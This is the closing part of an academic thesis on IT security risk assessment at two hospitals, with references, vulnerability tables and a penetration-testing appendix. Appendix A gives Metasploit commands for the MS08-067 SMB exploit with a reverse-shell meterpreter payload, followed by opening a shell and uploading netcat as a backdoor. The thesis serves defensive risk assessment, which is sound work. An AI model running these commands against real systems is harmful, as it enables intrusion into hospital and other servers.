Collecting essential data for risk analysis - This step begins with the study of guidelines and methods from risk assessment to data collection. In this research, the penetration testing method was used in data collection to find vulnerabilities existing in the hospital's IT system so data can be acquired for use in the next level of risk assessment. The procedures have been described in Chapter 3.1.

The step of information evaluation gathers data from the data collection process and analyzes it to identify the hospital's current capability to control vulnerability, number of threat occurrences and threat impact which have been obtained from the categorization of technical data on the attack to find the level of impacts on the hospital. These procedures are described in Chapter 3.2.

The next step is to map the data from information evaluation step to find the level of risk by mapping current capabilities to control vulnerability to the number

of threat occurrences to obtain threat's likelihood and by mapping threat's likelihood with threat's impact to obtain the level of risk of the hospital's IT system. These procedures are described in Chapter 3.3.

The last step is to summarize the results from the risk assessment to identify the level of risk for threats and the risk management guidelines. These procedures are described in Chapter 3.4.

In this case study, the risk assessment process was applied to two medium-sized hospitals by using the risk assessment methods from Chapter 3 from data collection, testing for vulnerabilities using instruments, server simulation to testing attacks on a simulated server. The data from these processes are shown in Chapters 4.1.1, 4.2.1 and Appendix A. The next step is to analyze the data gathered to find current capabilities to control vulnerability, the number of threat occurrences and threat's impact. The results from this step are shown in Chapters 4.1.2 and 4.2.2. Furthermore, when all three values (current capabilities to control vulnerability, number of threat occurrences and threat's impact) are acquired, they are used to calculate two other key values, namely, threat's likelihood and risk determination. The results are shown in Chapters 4.1.3 and 4.1.4. After all of the important values were obtained, all of the results from all of the procedures and recommended preliminary guidelines to reduce risks were summarized as shown in Chapters 4.1.4, 4.2.4, 5 and Appendix B. Final Comparison of the experimental results of Hospital A and Hospital B is shown and clearly explained in the Table 5.2.

## 6.2 Recommendation

### 6.2.1 Information gathering

Preliminary information gathering remains inaccurate because the log file of the number of attacks cannot be acquired because the hospitals have no policy for storing the history of such information. Thus, one of the tasks of this research was to determine the number of attacks from the interviews. However, the data obtained contains a high level of errors because it is too heavily reliant on the respondents' subjective feelings.

Future work, therefore, should involve data collection on an accurate number of attacks from the log files or maintenance logs of the IT system.

### 6.2.2 Limitation

This study assesses risks limited to the operation system on the hospitals' servers. In reality, the assessment may be in sufficient because vulnerabilities may occur within the hospitals' intra networks, e.g. caused by network devices. Thus, assessment should be made of the risks for the hospitals' entire intra network in order to identify all potential vulnerabilities in the hospitals' IT systems.

### 6.2.3 Threats

This research investigated the risk assessment of threats by hackers. In reality, threats do not come only from hackers. Natural disasters such as floods, power outages or fires can also cause damage to IT systems. Thus, both threats from hackers and other sources should be assessed in order to reveal the risks from all potential threats occurring with the hospitals' IT systems.

# REFERENCES


1 Weina B B, Eichelbergb M, Ihlsc A, Poiseaud E. IHE "Integrating the Healthcare Enterprise"—an update for Information Technology Infrastructure for 2005. International Congress Series. 2005; 1281: 169-174.

2 Callen J. Clinical information sources used by hospital doctors in Mongolia. International Journal of Medical Informatics. 2008; 77(4): 249-255.

3 Anderson J G. Security of the distributed electronic patient record: a Case-based approach to identifying policy issues. International Journal of Medical Informatics. 2000; 60: 111–118.

4 Barber B. Patient data and security: an overview. International Journal of Medical Informatics. 1998; 49: 19–30.

5 Smith E, Eloff JH. Security in health-care information systems - current trends. International Journal of Medical Informatics. 1999; 54: 39-54.

6 Stoneburner G, Goguen A, and Feringa A. Risk Management Guide for Information Technology System. National Institute of Standards and Technology, 2002; Special Publication; 800-30.

7 Chaitasanangam P. Risk Analysis and Security Management of IT Information in Hospital. Proceeding of the 2nd National and International Graduate Study Conference; 2012 May 10-11; Bangkok, Thailand; 2012.

8 International Standard ISO/IEC 27001: Reference number IS/IEC 27001:2005(E); 2005.

9 BS 7799 Becomes ISO 27001. BH Consulting. 2005

10 Borkin S. The comparison of HIPAA Final Security Standards and ISO/IEC 17799. SANS Institute. 2003: Practical Assignment for GIAC GSEC Certification Version 1.4b, Option1.

11 HIPAA security standards compliance by implementing an ISO/IEC 27000 series.

12 National Security Agency. Glossary of Computer Security Terms [Internet]. 1988 [updated 1988 Oct 21; cited 2012 Apr 10]. Available from: http://www.fas.org/irp/nsa/rainbow/tg004.htm

13 Stallings W. Network and Internetwork Security Principles and Practice. Englewood Cliffs: Prentice Hall: 1995.

14 Elky S. An Introduction to Information System Risk Management. SANS Institute. 2006.

15 Jung-Ho E, Yong-Hyun C, Seon-Ho P, Tai-Myoung C. Quanlitative initial risk analysis for selecting risk analysis approach suitable for IT security policy. 2010.

16 Cyril O. A Security Audit Framework for Security Management in the Enterprise. ICGS3. 2009; CCIS 45: 9–17.

17 Information Risk Management Plc. Penetration Test [Internet]. [cited 2012 Jun 14]. Available from: http://www.irmplc.com/resources/datasheets/Penetration%20Testing.pdf

18 Alisherov A F, Sattarova Y F. Methodology for Penetration Testing. International Journal of Grid and Distributed Computing. 2009.

19 Ali S. Heriyanto T. backtrack 4: assuring security by penetration-testing. in Packet Publishing; 2011.

20 Scarfone K, Souppaya M, Cody A, Orebaugh A. Technical Guide to Information Security Testing and Assessment. National Institute of Standards and Technology, 2008; Special Publication; 800-115.

21 Rathore B, Brunner M, Dilaj M, Herrera O, Brunati P, Subramaniam R K, Raman S, Chavan U. Penetration testing framework. Information Systems Security Assessment Framework. 2006.

22 Midian P. How to ensure an effective penetration test. Information Security Technical Report. 2003; 8(4): 65-77.

23 Wack J, Tracy M, Souppaya M. Guideline on Network Security Testing. National Institute of Standards and Technology, 2008; Special Publication; 800-42.

24 The University of Iowa Web Server Vulnerability Scanning [Internet]. [cited 2013 May 7]. Available from: http://its.uiowa.edu/apps/services/service.aspx?id=179#page-top

25 Orebaugh A, Pinkard B. Nmap in the Enterprise: Your Guide to Network Scanning. Burlington: Inc. Syngress: 2008.

26 Deraison R. Nessus Network Auditing. Rockland: Inc. Syngress: 2004

27 Nessus Host Summary picture (Nessus Product Overview) [image on the Internet]. 2012 [updated 2012 Feb 14; cited 2012 Apr 14]. Available from: http://www.tenable.com/products/nessus/nessus-product-overview

28 Nessus Plugin Filter picture (Nessus Product Overview) [image on the Internet]. 2012 [updated 2012 Feb 14; cited 2012 Apr 14]. Available from: http://www.tenable.com/products/nessus/nessus-product-overview

29 Nessus PDF Report Format picture (Nessus Product Overview) [image on the Internet]. 2012 [updated 2012 Feb 14; cited 2012 Apr 14]. Available from: http://www.tenable.com/products/nessus/nessus-product-overview

30 CIRT, Inc. Nikto2 [Internet]. [cited 2013 May 7]. Available from: http://www.cirt.net/nikto2

31 Security Compass Lab SQL Inject-Me [Internet]. [cited 2013 May 7]. Available from: http://labs.securitycompass.com/exploit-me/sql-inject-me/

32 Kennedy D, O'Gorman J, Kearns D, Aharoni M. METASPLOIT: the penetration tester's guide. San Francisco: Inc. No Starch Press: 2011.

33 Metasploit architecture picture (Metasploit | A guide for beginners and newbies) [image on the Internet]. 2010 [updated 2010 Nov 6; cited 2013 May 7]. Available from: http://www.securityhunk.com/2010/11/metasploit-guide-for-beginners-and.html

# APPENDICES

# APPENDIX A
# SAMPLE PENETRATION TESTING FOR HOSPITAL A

## 1. Sample Penetration testing: MS08-067 Vulnerability

The vulnerability occurred vulnerability of SMB(Server Message Block) used for providing shared access to files, printers in Window 2000 server and Window 2003 server. The result of this test, the hacker can access and control the Server caused the error of NetAPI32.dll file.

In this case, we will to access and control Window 2000 server, IP is 192.168.0.40 at port 445

1) Start, open terminal and input command to start Metasploit program.

root@bt : # msfconsole





Figure 1 Metasploit

2) Use module: ms08_067_netapi

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

3) Input IP address of the target, which is IP 192.168.0.40.

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.40
RHOST => 192.168.0.40
```

4) Set PAYLOAD to be send with exploit. In this case, PAYLOAD can contact to hacker computer when successful connection.

```
msf  exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

5) Set IP and Port contact to hacker computer.

```
msf  exploit(ms08_067_netapi) > set LHOST 192.168.0.25
LHOST => 192.168.0.25
msf  exploit(ms08_067_netapi) > set LPORT 443
LPORT => 443
```

6) Exploit to the target server.

```
msf  exploit(ms08_067_netapi) > exploit
```

7) When success connection, PAYLOAD will contact to hacker computer.





Figure 2 Exploit process in Metasploit

meterpreter >

8) When hacker can control server, he can see system information by use "sysinfo" command.

meterpreter >sysinfo


Figure 3 Check system of the target server

9) And hacker can to use Commandpromt of server , check IP Address.

meterpreter >shell

C:\WINDOWS\systerm32>ipconfig


Figure 4 Open commandpromt and check IP address of the target server

10) Hacker can upload and download file or program.

meterpreter >upload /root/nc.exe c:





Figure 5 Upload nc.exe for backdoor

# APPENDIX B
# VULNERABILITIES

## 1. Vulnerability of Hospital A

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 1 | 10.2.25.81 | Critical | 445 | MS03-026: Microsoft RPC Interface Buffer Overrun | Buffer Overflow | http://technet.microsoft.com/en-us/security/bulletin/ms03-026 |
| | | Critical | 445 | MS03-039: Microsoft RPC Interface Buffer Overrun | Buffer Overflow, Denial of Service | http://technet.microsoft.com/en-us/security/bulletin/ms03-039 |
| | | Critical | 445 | MS03-043: Buffer Overrun in Messenger Service | Buffer Overflow | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms03-043 |
| | | Critical | udp 135 | MS03-043: Buffer Overrun in Messenger Service | Buffer Overflow | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003 : http://www.microsoft.com/technet/security/bulletin/ms03-043.mspx |
| | | Critical | 445 | MS03-049: Buffer Overflow in the Workstation Service | Buffer Overflow | Microsoft has released a set of patches for Windows 2000 and XP : http://technet.microsoft.com/en-us/security/bulletin/ms03-049 |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 1 | 10.2.25.81 | Critical | 445 | MS04-012: Microsoft Hotfix | Remote code execution | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms04-012 |
| | | Critical | 1026 | MS04-022: Microsoft Windows Task Scheduler Remote Overflow | Arbitrary code can be executed on the remote host. | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms04-022 |
| | | Critical | 445 | MS04-031: Vulnerability in NetDDE Could Allow Code Execution | Buffer Overflow | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003:http://technet.microsoft.com/en-us/security/bulletin/ms04-031 |
| | | Critical | 445 | MS05-010: Vulnerability in the License Logging Service | Remote code execution | Microsoft has released a set of patches for Windows NT, 2000 and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms05-010 |
| | | Critical | 445 | MS05-027: Vulnerability in SMB Could Allow Remote Code Execution | Remote code execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms05-027 |
| | | Critical | 445 | MS05-027: Vulnerability in SMB Could Allow Remote Code Execution | Remote code execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 :http://www.microsoft.com/technet/security/bulletin/ms05-027.mspx |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 1 | 10.2.25.81 | Critical | 445 | MS05-039: Vulnerability in Plug and Play Could Allow Remote Code Execution and Elevation of Privilege | Remote code execution Elevation of Privilege | Microsoft has released a set of patches for Windows 2000, XP and 2003 :http://technet.microsoft.com/en-us/security/bulletin/ms05-039 |
| | | Critical | 445 | MS05-043: Vulnerability in Print Spooler Service Could Allow Remote Code Execution | Remote code execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 :http://technet.microsoft.com/en-us/security/bulletin/ms05-043 |
| | | Critical | 445 | MS05-046: Vulnerability in the Client Service for NetWare Could Allow Remote Code Execution | Buffer Overflow | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms05-046 |
| | | Critical | 445 | MS05-051: Vulnerabilities in MSDTC and COM+ Could Allow Remote Code Execution | Remote code execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms05-051 |
| | | Critical | 445 | MS06-030: Vulnerability in Server Message Block Could Allow Elevation of Privilege | Elevation of Privilege | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms06-030 |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 1 | 10.2.25.81 | Critical | 445 | MS06-040: Vulnerability in Server Service Could Allow Remote Code Execution | Buffer Overflow | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms06-040 |
| | | Critical | 445 | MS06-041: Vulnerability in DNS Resolution Could Allow Remote Code Execution | Remote code execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms06-041 |
| | | Critical | 445 | MS06-070: Vulnerability in Workstation Service Could Allow Remote Code Execution | Remote code execution | Microsoft has released a set of patches for Windows 2000 and XP : http://technet.microsoft.com/en-us/security/bulletin/ms06-070 |
| | | Critical | 445 | MS06-074: Vulnerability in SNMP Could Allow Remote Code Execution | Remote code execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms06-074 |
| | | Critical | 445 | MS07-016: Cumulative Security Update for Internet Explorer | Remote code execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/MS07-016 |
| | | Critical | 445 | Microsoft Windows SMB Blank Administrator Password | Remote code execution | Set a password to the administrator account |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 1 | 10.2.25.81 | Critical | 445 | MS08-001: Vulnerabilities in Windows IP Could Allow Remote Code Execution | Remote code execution | Microsoft has released a set of patches for Windows 2000, XP, 2003 and Vista : http://technet.microsoft.com/en-us/security/bulletin/MS08-001 |
| | | Critical | 445 | MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Unspecified Remote Code Execution | Remote code execution | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 : http://technet.microsoft.com/en-us/security/bulletin/ms08-067 |
| | | Critical | 445 | MS09-001: Vulnerabilities in SMB Could Allow Remote Code Execution | Remote code execution | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 : http://technet.microsoft.com/en-us/security/bulletin/MS09-001 |
| | | Critical | 445 | MS09-022: Vulnerabilities in Windows Print Spooler Could Allow Remote Code Execution | Buffer Overflow | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 : http://technet.microsoft.com/en-us/security/bulletin/MS09-022 |
| | | Critical | 445 | MS09-026: Vulnerability in RPC Could Allow Elevation of Privilege | Elevation of Privilege | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 : http://technet.microsoft.com/en-us/security/bulletin/MS09-026 |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 1 | 10.2.25.81 | Critical | 445 | MS09-064: Vulnerability in the License Logging Service | Denial of Service | Microsoft has released a set of patches for Windows 2000 : http://technet.microsoft.com/en-us/security/bulletin/MS09-064 |
| | | Critical | 445 | MS09-071: Vulnerabilities in Internet Authentication Service Could Allow Remote Code Execution | Remote code execution | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista, and 2008 : http://technet.microsoft.com/en-us/security/bulletin/MS09-071 |
| | | Critical | 445 | MS10-012: Vulnerabilities in SMB Could Allow Remote Code Execution | Denial of Service | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista, 2008, 7, and 2008 R2 : http://technet.microsoft.com/en-us/security/bulletin/MS10-012 |
| | | Critical | 2301 2381 | HP System Management Homepage < 6.0.0.96 / 6.0.0-95 Multiple Vulnerabilities | Remote code execution | Upgrade to HP System Management Homepage 6.0.0.96 / 6.0.0-95 or later |
| | | Critical | 0 | Microsoft Windows 2000 Unsupported Installation Detection | | Upgrade to a different version of Windows. |
| | | Critical | 445 | MS10-054: Vulnerabilities in SMB Server Could Allow Remote Code Execution | Denial of Service | Microsoft has released a set of patches for Windows XP, Vista, 2008, 7, and 2008 R2 : http://technet.microsoft.com/en-us/security/bulletin/MS10-054 |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 1 | 10.2.25.81 | Critical | 445 | Microsoft .NET Framework Service Pack Out of Date | | Install the latest Microsoft .NET Framework service pack. |
| | | Critical | 445 | MS11-020: Vulnerability in SMB Server Could Allow Remote Code Execution | Denial of Service | Microsoft has released a set of patches for Windows XP, Vista, 2008, 7, and 2008 R2 : http://www.microsoft.com/technet/security/bulletin/ms11-020.mspx |
| | | Critical | 2301 | HP System Management Homepage < 6.3 Multiple Vulnerabilities | Remote code execution | Upgrade to HP System Management Homepage 6.3 or later. |
| 2 | 10.2.20.51 | Critical | 445 | MS03-026: Microsoft RPC Interface Buffer Overrun | Buffer Overflow | http://technet.microsoft.com/en-us/security/bulletin/ms03-026 |
| | | Critical | 445 | MS03-043: Buffer Overrun in Messenger Service | Buffer Overflow | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms03-043 |
| | | Critical | 445 | MS03-049: Buffer Overflow in the Workstation Service | Buffer Overflow | Microsoft has released a set of patches for Windows 2000 and XP : http://technet.microsoft.com/en-us/security/bulletin/ms03-049 |
| | | Critical | 445 | MS04-007: ASN.1 parsing vulnerability | Remote Code Execution | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms04-007 |
| | | Critical | 445 | MS04-007: ASN.1 Vulnerability Could Allow Code Execution | Remote Code Execution | http://technet.microsoft.com/en-us/security/bulletin/ms04-007 |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 2 | 10.2.20.51 | Critical | 445 | MS04-011: Microsoft Hotfix | Remote Code Execution | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms04-011 |
| | | Critical | 445 | MS04-012: Microsoft Hotfix | Remote Code Execution | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms04-012 |
| | | Critical | 1026 | MS04-022: Microsoft Windows Task Scheduler Remote Overflow | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms04-022 |
| | | Critical | 445 | MS04-031: Vulnerability in NetDDE Could Allow Code Execution | Buffer Overflow | Microsoft has released a set of patches for Windows NT, 2000, XP and 2003:http://technet.microsoft.com/en-us/security/bulletin/ms04-031 |
| | | Critical | 445 | MS05-010: Vulnerability in the License Logging Service | Remote Code Execution | Microsoft has released a set of patches for Windows NT, 2000 and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms05-010 |
| | | Critical | 445 | MS05-027: Vulnerability in SMB Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms05-027 |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 2 | 10.2.20.51 | Critical | 445 | MS05-039: Vulnerability in Plug and Play Could Allow Remote Code Execution and Elevation of Privilege | Remote Code Execution, Elevation of Privilege | Microsoft has released a set of patches for Windows 2000, XP and 2003 :http://technet.microsoft.com/en-us/security/bulletin/ms05-039 |
| | | Critical | 445 | MS05-043: Vulnerability in Print Spooler Service Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 :http://technet.microsoft.com/en-us/security/bulletin/ms05-043 |
| | | Critical | 445 | MS05-046: Vulnerability in the Client Service for NetWare Could Allow Remote Code Execution | Buffer Overflow | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms05-046 |
| | | Critical | 445 | MS05-051: Vulnerabilities in MSDTC and COM+ Could Allow Remote Code Execution | A vulnerability in MSDTC and COM+ could allow remote code execution. | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms05-051 |
| | | Critical | 445 | ESET NOD32 Antivirus Detection | | Make sure updates are working and the associated services are running. |
| | | Critical | 445 | MS06-030: Vulnerability in Server Message Block Could Allow Elevation of Privilege | Elevation of Privilege | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms06-030 |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 2 | 10.2.20.51 | Critical | 445 | MS06-040: Vulnerability in Server Service Could Allow Remote Code Execution | Buffer Overflow | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms06-040 |
| | | Critical | 445 | MS06-041: Vulnerability in DNS Resolution Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms06-041 |
| | | Critical | 445 | MS06-070: Vulnerability in Workstation Service Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000 and XP : http://technet.microsoft.com/en-us/security/bulletin/ms06-070 |
| | | Critical | 445 | MS06-074: Vulnerability in SNMP Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/ms06-074 |
| | | Critical | 445 | MS07-016: Cumulative Security Update for Internet Explorer | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP and 2003 : http://technet.microsoft.com/en-us/security/bulletin/MS07-016 |
| | | Critical | 445 | Microsoft Windows SMB Blank Administrator Password | Remote Code Execution | Set a password to the administrator account |
| | | Critical | 445 | MS08-001: Vulnerabilities in Windows IP Could Allow Remote Code Execution | Denial of Service | Microsoft has released a set of patches for Windows 2000, XP, 2003 and Vista : http://technet.microsoft.com/en-us/security/bulletin/MS08-001 |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 2 | 10.2.20.51 | Critical | 445 | MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Unspecified Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 : http://technet.microsoft.com/en-us/security/bulletin/ms08-067 |
| | | Critical | 445 | MS09-001: Vulnerabilities in SMB Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 : http://technet.microsoft.com/en-us/security/bulletin/MS09-001 |
| | | Critical | 445 | MS09-022: Vulnerabilities in Windows Print Spooler Could Allow Remote Code Execution | Buffer Overflow | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 : http://technet.microsoft.com/en-us/security/bulletin/MS09-022 |
| | | Critical | 445 | MS09-026: Vulnerability in RPC Could Allow Elevation of Privilege | Elevation of Privilege | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008 : http://technet.microsoft.com/en-us/security/bulletin/MS09-026 |
| | | Critical | 445 | MS09-064: Vulnerability in the License Logging Service | Denial of Service | Microsoft has released a set of patches for Windows 2000 : http://technet.microsoft.com/en-us/security/bulletin/MS09-064 |
| | | Critical | 445 | MS09-071: Vulnerabilities in Internet Authentication Service Could Allow Remote Code Execution | Remote Code Execution | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista, and 2008 : http://technet.microsoft.com/en-us/security/bulletin/MS09-071 |

# 1. Vulnerability of Hospital A (Cont.)

| No. | IP | Severity | Port | Detail | Type of Attack | Fixed |
|---|---|---|---|---|---|---|
| 2 | 10.2.20.51 | Critical | 445 | MS10-012: Vulnerabilities in SMB Could Allow Remote Code Execution | Denial of Service | Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista, 2008, 7, and 2008 R2 : http://technet.microsoft.com/en-us/security/bulletin/MS10-012 |
| | | Critical | 2301 2381 | HP System Management Homepage < 6.0.0.96 / 6.0.0-95 Multiple Vulnerabilities | Remote Code Execution | Upgrade to HP System Management Homepage 6.0.0.96 / 6.0.0-95 or later |
| | | Critical | 0 | Microsoft Windows 2000 Unsupported Installation Detection | | Upgrade to a different version of Windows. |
| | | Critical | 445 | MS10-054: Vulnerabilities in SMB Server Could Allow Remote Code Execution | Denial of Service | Microsoft has released a set of patches for Windows XP, Vista, 2008, 7, and 2008 R2 : http://technet.microsoft.com/en-us/security/bulletin/MS10-054 |
| | | Critical | 445 | Microsoft .NET Framework Service Pack Out of Date | | Install the latest Microsoft .NET Framework service pack. |
| | | Critical | 2301 | HP System Management Homepage < 6.3 Multiple Vulnerabilities | Remote Code Execution | Upgrade to HP System Management Homepage 6.3 or later. |
